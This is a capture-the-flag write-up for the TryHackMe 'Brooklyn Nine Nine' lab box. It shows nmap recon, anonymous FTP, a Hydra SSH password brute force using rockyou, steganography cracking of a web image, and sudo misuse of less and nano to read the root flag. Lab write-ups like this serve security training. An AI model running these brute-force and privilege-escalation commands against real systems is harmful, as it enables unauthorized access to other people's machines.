
Never watched Brooklyn 99. But thought, let's give it a shot if I get the flags from 99 ;)

NMAP

Let’s start the recon with a simple NMAP scan



```
root@kali:~/b99# cat b99.txt
# Nmap 7.80 scan initiated Tue Jul 28 00:21:43 2020 as: nmap -sC -sV -p- -O -A -oN b99.txt 10.10.66.60
Nmap scan report for 10.10.66.60
Host is up (0.15s latency).
Not shown: 65532 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0             119 May 17 23:17 note_to_jake.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.9.74.147
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 16:7f:2f:fe:0f:ba:98:77:7d:6d:3e:b6:25:72:c6:a3 (RSA)
|   256 2e:3b:61:59:4b:c4:29:b5:e8:58:39:6f:6f:e9:9b:ee (ECDSA)
|_  256 ab:16:2e:79:20:3c:9b:0a:01:9c:8c:44:26:01:58:04 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=7/28%OT=21%CT=1%CU=39748%PV=Y%DS=2%DC=T%G=Y%TM=5F1FACB
OS:4%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=A)OPS
OS:(O1=M508ST11NW6%O2=M508ST11NW6%O3=M508NNT11NW6%O4=M508ST11NW6%O5=M508ST1
OS:1NW6%O6=M508ST11)WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)ECN
OS:(R=Y%DF=Y%T=40%W=F507%O=M508NNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%
OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD
OS:=S)

Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 1723/tcp)
HOP RTT       ADDRESS
1   149.99 ms 10.9.0.1
```


Getting the user flag

NMAP results tells us that there are 3 ports open. Lets enumerate each of those starting with FTP

FTP

The nmap results tell us that we can do an anonymous login. Lets try it.

Seems like we have a file stating note_to_jake.txt



And the note is to Jake asking him to change his password.

Let’s see if we can brute force the credentials for Jake

SSH

And what better than hydra and rockyou for it.!
Looks like the brute force worked.!!

```
root@kali:~# hydra -l jake -P /usr/share/wordlists/rockyou.txt 10.10.66.60 ssh -t 16
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-07-28 01:12:16
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.66.60:22/
[22][ssh] host: 10.10.66.60   login: jake   password: 987654321
^Croot@kali:~#
```

Lets try to login to SSH using these creds:

And it worked.!
Let's look at the files and directories we have for this user.
We have the user flag under the user "Holt's" directory

```
jake@brookly_nine_nine:/home/holt$ ls
nano.save  user.txt
jake@brookly_nine_nine:/home/holt$
```

Root Flag

Let's check the current privileges of jake

```
jake@brookly_nine_nine:/home/holt$ sudo -l
Matching Defaults entries for jake on brookly_nine_nine:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jake may run the following commands on brookly_nine_nine:
    (ALL) NOPASSWD: /usr/bin/less
jake@brookly_nine_nine:/home/holt$
```

Looks like jake can run the less command as sudo. So let's try to see if we can get the root flag with it

```
command : less /root/root.txt
```

And it worked.! That's the root flag.

```
-- Creator : Fsociety2006 --
Congratulations in rooting Brooklyn Nine Nine
Here is the flag: [redacted]

Enjoy!!
/root/root.txt (END)
```

A simple box to get the flag at 99.!

Second Way

The challenge says there are 2 ways to Get to the Root flag. Let's see if we can get through with the other approach.

Getting the user flag

Let's take a look at the website running on port 80. The website is a simple HTTP page with an image of Brooklyn99 cast. I fired dirb to see if there are any directories that are easily accessible. But no success.

Looking at the source code of the website, I found an interesting comment

```
<p>This example creates a full page background image. Try to resize
<!-- Have you ever heard of steganography? -->
</body>
</html>
```

Let's save the image and check for steganography cracking tools online.
Found this tool StegCracker
(https://www.kalilinux.in/2019/03/stegcracker-steganography-cracker.html)

Quick and easier to install.!


Running this tool, got us the creds for user holt

```
root@kali:~/tryhackme/b99# stegcracker brooklyn99.jpg /usr/share/wordlists/rockyou.txt
StegCracker 2.0.9 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2020 - Luke Paris (Paradoxis)

Counting lines in wordlist..
Attacking file 'brooklyn99.jpg' with wordlist '/usr/share/wordlists/rockyou.txt'..
Successfully cracked file with password: admin
Tried 20587 passwords
Your file has been written to: brooklyn99.jpg.out
admin
root@kali:~/tryhackme/b99# cat brooklyn99.jpg.out
Holts Password:
[redacted]

Enjoy!!
root@kali:~/tryhackme/b99#
```


And that's it the user flag is right there.!!!



Lets see if we can get root access.
Let's check the current privileges of jake

HOLT is allowed to run nano as a sudo user. Let's see if we can exploit it using GTFO bins.!
https://gtfobins.github.io/gtfobins/nano/

Trying the option(a) worked and that's the root flag.!



Done.! Flags from both the methods obtained. Looks like 99 got busted :p